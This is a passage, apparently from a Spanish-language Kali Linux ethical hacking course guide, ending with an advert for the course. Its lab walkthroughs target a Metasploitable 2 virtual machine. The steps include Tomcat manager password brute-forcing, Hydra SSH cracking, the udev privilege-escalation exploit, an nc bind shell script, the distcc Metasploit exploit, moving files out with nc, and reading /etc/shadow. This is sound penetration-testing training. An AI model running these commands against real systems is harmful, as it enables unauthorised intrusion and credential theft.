<http://tomcat.apache.org/>

Apache Tomcat es un servidor web open source y contenedor servlet. Tomcat implementa las especificaciones Servlet Java y JavaServer Pages (JSP), y proporciona un entorno “java puro” del servidor web HTTP para ejecutar código Java.

```
msf > search tomcat  
  
msf> use auxiliary/scanner/http/tomcat_mgr_login
```



```
msf auxiliary(tomcat_mgr_login) > show options

msf auxiliary(tomcat_mgr_login) > set RHOSTS [IP_Objetivo]

msf auxiliary(tomcat_mgr_login) > set RPORT 8180

msf auxiliary(tomcat_mgr_login) > set USER_FILE /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_users.txt

msf auxiliary(tomcat_mgr_login) > set PASS_FILE /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_pass.txt

msf auxiliary(tomcat_mgr_login) > exploit

msf auxiliary(tomcat_mgr_login) > back
```

```
[*] 192.168.1.34:8180 TOMCAT_MGR - [15/63] - Trying username:'role1' with passwo
rd:'role1'
[-] 192.168.1.34:8180 TOMCAT_MGR - [15/63] - /manager/html [Apache-Coyote/1.1] [
Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.1.34:8180 TOMCAT_MGR - [16/63] - Trying username:'root' with passwo
rd:'root'
[-] 192.168.1.34:8180 TOMCAT_MGR - [16/63] - /manager/html [Apache-Coyote/1.1] [
Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.34:8180 TOMCAT_MGR - [17/63] - Trying username:'tomcat' with passw
ord:'tomcat'
[+] http://192.168.1.34:8180/manager/html [Apache-Coyote/1.1] [Tomcat Applicatio
n Manager] successful login 'tomcat' : 'tomcat'
[*] 192.168.1.34:8180 TOMCAT_MGR - [18/63] - Trying username:'both' with passwor
d:'both'
[-] 192.168.1.34:8180 TOMCAT_MGR - [18/63] - /manager/html [Apache-Coyote/1.1] [
Tomcat Application Manager] failed to login as 'both'
[*] 192.168.1.34:8180 TOMCAT_MGR - [19/63] - Trying username:'j2deployer' with p
assword:'j2deployer'
[-] 192.168.1.34:8180 TOMCAT_MGR - [19/63] - /manager/html [Apache-Coyote/1.1] [
Tomcat Application Manager] failed to login as 'j2deployer'
[*] 192.168.1.34:8180 TOMCAT_MGR - [20/63] - Trying username:'ovwebusr' with pas
sword:'ovwebusr'
[-] 192.168.1.34:8180 TOMCAT_MGR - [20/63] - /manager/html [Apache-Coyote/1.1] [
Tomcat Application Manager] failed to login as 'ovwebusr'
```

Imagen 9-3. Ejecución del módulo auxiliar tomcat\_mgr\_login



## 10. Demostración de Explotación & Post Explotación

Las demostraciones detalladas a continuación permiten refrescar la utilización de algunas herramientas presentadas en el Curso. Estas demostraciones se centran en la fase de explotación y Post-Explotación es decir los procesos un atacante realizaría después de lograr acceso al sistema mediante la explotación de una vulnerabilidad.

### 10.1 Demostración utilizando un exploit local para escalar privilegios.

Abrir con VMWare Player las máquinas virtuales de Kali Linux y Metasploitable 2

Abrir una nueva terminal y ejecutar WireShark .

Escanear todo el rango de la red

```
# nmap -n -sn 192.168.1.0/24
```

Escaneo de Puertos

```
# nmap -n -Pn -p- 192.168.1.34 -oA escaneo_puertos
```

Colocamos los puertos abiertos descubiertos a un archivo:

```
# grep open escaneo_puertos.nmap | cut -d " " -f 1 | cut -d "/" -f 1 | sed "s/$/,/g" > listapuertos  
# tr -d '\n' < listapuertos > puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos descubiertos en la fase anterior en el siguiente comando:





```
# nmap -n -Pn -sV -p[puertos] 192.168.1.34 -oA escaneo_versiones
```

### Obtener la Huella del Sistema Operativo

```
# nmap -n -Pn -p- -O 192.168.1.34
```

### Enumeración de Usuarios

Proceder a enumerar usuarios válidos en el sistema utilizando el protocolo SMB con nmap

```
# nmap -n -Pn -script smb-enum-users -p445 192.168.1.34 -oA escaneo_smb  
# ls -l escaneo*
```

Se filtran los resultados para obtener una lista de usuarios del sistema.

```
# grep METASPLOITABLE escaneo_smb.nmap | cut -d "\\" -f 2 | cut -d " " -f 1 >  
usuarios
```

### Cracking de Contraseñas

Utilizar Hydra para obtener la contraseña de alguno de los usuarios antes detallados.

```
# hydra -L usuarios -e ns 192.168.1.34 -t 3 ssh
```

### Ganar Acceso

Ahora se procede a conectarse a Metasploitable2 utilizando el usuario y contraseña obtenidas.

```
# ssh -l msfadmin 192.168.1.34
```



Averiguar la versión del kernel:

```
# uname -a
```

Verificar información del usuario actual.

```
# whoami; id
```

Explotar y Elevar Privilegios en el Sistema

Buscar un exploit para el kernel

```
# searchsploit udev
```

Sobre el Exploit:

Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185>

<http://osvdb.org/show/osvdb/53810>

udev anterior a 1.4.1 no verifica si un mensaje Netlink se origina desde el espacio del kernel, lo cual permite a los usuarios locales ganar privilegios enviando un mensaje Netlink desde el espacio del usuario.

udev es un manejador de dispositivos para el Kernel de Linux. Principalmente, maneja nodos de dispositivos en /dev/. Maneja el directorio /dev y todas las acciones del espacio de usuario cuando se añaden o eliminan dispositivos.

Netlink es una familia de sockets utilizado para IPC. Fue diseñado para transferir información de red variada entre el espacio del kernel de linux y el espacio de usuario. Por ejemplo opoute2 usa netlink para comunicarse con el kernel de linux desde el espacio de usuario.

Transferir el exploit a Metasploitable 2



```
# cp /usr/share/exploitdb/platforms/linux/local/8572.c /tmp/  
# cd /tmp/  
# less 8572.c
```

Poner nc a la escucha en Mestaploitable 2

```
$ which nc  
$ nc -l -n -vv -w 30 -p 7777 > 8572.c
```

Desde Kali Linux enviar el exploit.

```
# nc -vv -n 192.168.1.34 7777 < 8572.c
```

Compilar y ejecutar el exploit en Metasploitable

```
$ cc -o 8572 8572.c
```

Escribir lo siguiente en el archivo /tmp/run)

```
$ nano /tmp/run  
  
#!/bin/bash  
nc -n -l -p 4000 -e /bin/bash
```

Cambiar los permisos al archivo /tmp/run:

```
$ chmod 777 /tmp/run
```



Buscar el (PID) del proceso udev:

```
$ ps ax | grep udev
```

Al (PID) restarle 1 y ejecutar el exploit

```
$ ./8572 [PID-1]
```

Una shell se debe haber abierto en el puerto 4000.

Ahora desde Kali linux utilizar nc para conectarse al puerto 4000.

```
# nc -n -vv 192.168.1.34 4000  
id
```

Comando para obtener una shell mas cómoda

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Post Explotación.

Buscar las herramientas disponibles en el Sistema Remoto.

```
# which bash  
# which curl  
# which ftp  
# which nc
```



```
# which nmap
# which ssh
# which telnet
# which tftp
# which wget
# which sftp
```

Encontrar Información sobre la Red objetivo.

```
# ifconfig
# arp
# cat /etc/hosts
# cat /etc/hosts.allow
# cat /etc/hosts.deny
# cat /etc/network/interfaces
```

Determinar conexiones del sistema.

```
# netstat -an
```

Verificar los paquetes instalados en el sistema

```
# dpkg -l
```



Visualizar el repositorio de paquetes.

```
# cat /etc/apt/sources.list
```

Buscar información sobre los programas y servicios que se ejecutan al iniciar.

```
# runlevel  
# ls /etc/rc2.d
```

Buscar más información sobre el sistema.

```
# df -h  
# cd /home  
# ls -oaF  
# cd /  
# ls -aRlF
```

Revisar los archivos de historial y de registro.

```
# ls -l /home  
# ls -la /home/msfadmin  
# ls -la /home/user  
# cat /home/user/.bash_history  
# ls -l /var/log  
# tail /var/log/lastlog  
# tail /var/log/messages
```



Revisar configuraciones y otros archivos importantes.

```
# cat /etc/crontab  
# cat /etc/fstab
```

Revisar los usuarios y las credenciales

```
#$ w  
# last  
# lastlog  
# ls -alG /root/.ssh  
# cat /root/.ssh/known_hosts  
# cat /etc/passwd  
# cat /etc/shadow
```

\* Se podría también usar Jhon The Ripper para “romper” más contraseñas.

## 10.2 Demostración utilizando contraseñas débiles y malas configuraciones del sistema.

Ejecutar Wireshark

Abrir una nueva terminal y ejecutar:

```
# wireshark &
```

Descubrir los hosts en funcionamiento utilizando nping .



```
# nping -c 1 192.168.159.120-130
```

Realizar un Escaneo de Puertos .

```
# nmap -n -Pn -p- 192.168.159.129 -oA scanmap
```

Colocar los puertos abiertos del objetivo, descubiertos en el escaneo, a un archivo:.

```
# grep open scanmap.nmap | cut -d " " -f 1 | cut -f "/" -f 1 | sed "s/$/,/g" > listapuestos  
# tr -d '\n' < listapuestos > puertos
```

Opcionalmente podemos quitar la coma final con:

```
# sed '$s/,,$//'puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos en el siguiente comando:

```
# nmap -Pn -n -sV -p[lista de puertos] 192.168.159.129 -oA scanmapversion
```

Buscando el exploit relacionado a la ejecución remota de comandos en un sistema utilizando distcc.

```
# searchsploit distcc
```

Encontrar el directorio de exploitdb





```
# find / -name exploitdb
```

Entrando al directorio “exploitdb”

```
# cd /usr/share/exploitdb
```

Visualizar el archivo.

```
# less plarforms/multiple/remote/9915.rb
```

Ejecutando Metasploit Framework

13378 : distcc Daemon Command Execution

distcc es un programa para distribuir la construcción de código (C, C++,Objective C Objective C++) entre varias máquinas de una red. Cuando no es configurado para restringir el acceso al puerto del servidor, puede permitir a los atacante remotos ejecutar comandos arbitrarios mediante la compilación de trabajos, los cuales son ejecutados por el servidor sin verificaciones de autorización.

Más información sobre la vulnerabilidad:

<http://cvedetails.com/cve/2004-2687/>

<http://www.osvdb.org/13378>

Explotación:

```
msf > search distcc
msf > info exploit/unix/misc/distcc_exec
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.159.129
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/bind_perl
msf exploit(distcc_exec) > exploit
```



Una manera de escalar privilegios sería el encontrar la contraseña del usuario root o de un usuario que tenga permisos para ejecutar comandos como root, mediante el comando “sudo”. Ahora podemos intentar “crackear” la contraseñas de los usuarios del sistema con hydra .

```
daemon@metasploitable:/$ cat /etc/passwd  
daemon@metasploitable:/$ cat /etc/shadow
```

Obtener una lista de usuarios

```
daemon@metasploitable:/$ grep bash /etc/passwd | cut -d ":" -f 1 > usuarios
```

Transferir el archivo “usuarios” Ejecutar en Kali Linux

```
# nc -n -vv -l -p 7777 > usuarios  
daemon@metasploitable:/$ nc -n 192.168.159.128 7777 < usuarios
```

Una vez “crackeadas” algunas de las contraseñas, se procede a autenticarse con una de ellas desde Kali Linux mediante el servicio ssh .

```
# ssh -l msfadmin 192.168.159.129
```

Una vez dentro del sistema procedemos a utilizar el comando “sudo”.

```
# sudo cat /etc/shadow  
# sudo passwd root
```



Ingresar una nueva contraseña y luego

```
# su root  
# id
```

La fase de Post Explotación sería similar a la detallada en el primer ejemplo.

FIN.



# Curso Online de Hacking con Kali Linux

**Este curso ha sido grabado y está disponible en video.**

Para descargar los videos del Curso, escribirme un e-mail: a [reydes@gmail.com](mailto:reydes@gmail.com)

## 1. Presentación:

Kali Linux es la nueva generación de la distribución Linux BackTrack para realizar auditorías de seguridad y Pruebas de Penetración. Kali Linux es una plataforma basada en GNU/Linux Debian y es una reconstrucción completa de BackTrack, la cual contiene una gran cantidad de herramientas para capturar información, identificar vulnerabilidades, explotarlas, escalar privilegios y cubrir las huellas. Este Curso proporciona una excelente guía práctica para utilizar las herramientas más populares que abarcan las bases de las Pruebas de Penetración incluidas en Kali Linux. Así mismo este curso es una excelente fuente de conocimiento tanto para los profesionales como para los novatos.

## 2. Temario:

- Introducción a Kali Linux
- Metodología de una Prueba de Penetración
- Máquinas Virtuales Vulnerables
- Capturar Información
- Descubrir el Objetivo
- Enumerar el Objetivo
- Mapear Vulnerabilidades



- Explotar el Objetivo
- Atacar Contraseñas

### 3. Material:

Todos los participantes al Curso de Hacking con Kali Linux, recibirán una Guía de Ejercicios de 79 páginas en formato PDF con toda la información y las prácticas desarrolladas en Curso. Además de los links para descargar los videos del Curso.

El participante deberá tener instaladas y configuradas las siguientes máquinas virtuales, para desarrollar el Curso.

Máquina virtual de Kali Linux 1.0.4

Link de Descarga: <http://www.kali.org/downloads/>

Nombre del Archivo: kali-linux-1.0-i386-gnome-vm.tar.gz

Metasploitable 2.

Link de Descarga: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Nombre del Archivo: metasploitable-linux-2.0.0.zip

[\*] Si el participante lo requiere se le puede enviar un DVD con las máquinas virtuales, añadiendo S/. 20 Soles por el concepto de gastos de envío a cualquier lugar del Perú.

### 4. Día y Horario:

La duración total del Curso es de 6 (seis) horas. El Curso se dictará en los siguientes días y horarios.

**Este Curso está disponible en Video. Escribirme un e-mail.**

E-mail: [reydes@gmail.com](mailto:reydes@gmail.com)

[\*] No habrá reprogramaciones. El Curso se dictará **sin** ningún requisito mínimo de participantes.



## 5. Inversión y Forma de Pago:

El Curso tiene un costo de:

**S/. 50 Soles**

El pago del Curso se realiza mediante un depósito bancario en la siguiente cuenta:

**ScotiaBank**  
**Cuenta de Ahorros en Soles: 324-0003164**  
**A nombre de: Alonso Eduardo Caballero Quezada**

Una vez realizado el depósito enviar por favor el voucher escaneado o sencillamente detallar los datos al siguiente correo: [caballero.alonso@gmail.com](mailto:caballero.alonso@gmail.com)

**[\*]** Si el participante requiere el DVD con las máquinas virtuales, considerar un costo adicional de S/. 20 Soles, por concepto de gastos de envío a cualquier lugar del Perú.

Confirmado el depósito se enviará al correo electrónico del participante, los datos necesarios para conectarse al Sistema y poder participar en el Curso.

## 6. Más Información:

Si desea mayor información sobre el Curso de Hacking con Kali Linux, tiene a su disposición los siguientes mecanismos de contacto:

- Correo electrónico: [caballero.alonso@gmail.com](mailto:caballero.alonso@gmail.com)
- Twitter: [https://twitter.com/Alonso\\_ReYDeS](https://twitter.com/Alonso_ReYDeS)
- LinkedIn: <http://pe.linkedin.com/in/alonsocaballeroquezada/>
- Vía Web: <http://www.reydes.com>
- Skype: [ReYDeS@gmail.com](https://www.skype.com/people/ReYDeS@gmail.com)
- Celular: 949304030



## 7. Sobre el Instructor:

Alonso Eduardo Caballero Quezada es Brainbench Certified Network Security, Computer Forensics (U.S.) & Linux Administration (General), CNHE, CNCF, CNHAW, GIAC SSP-CNSA y Miembro de Open Web Application Security Project (OWASP). Cuenta con más de once años de experiencia en el área y desde hace seis años labora como Consultor e Instructor Independiente en las áreas de Hacking Ético & Cómputo forense. Perteneció por muchos años al grupo internacional de Seguridad RareGaZz e integra actualmente el Grupo Peruano de Seguridad PeruSEC. Ha dictado cursos en Perú y Ecuador, presentándose también constantemente en exposiciones enfocadas a, Hacking Ético, Cómputo Forense, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <http://www.ReYDeS.com>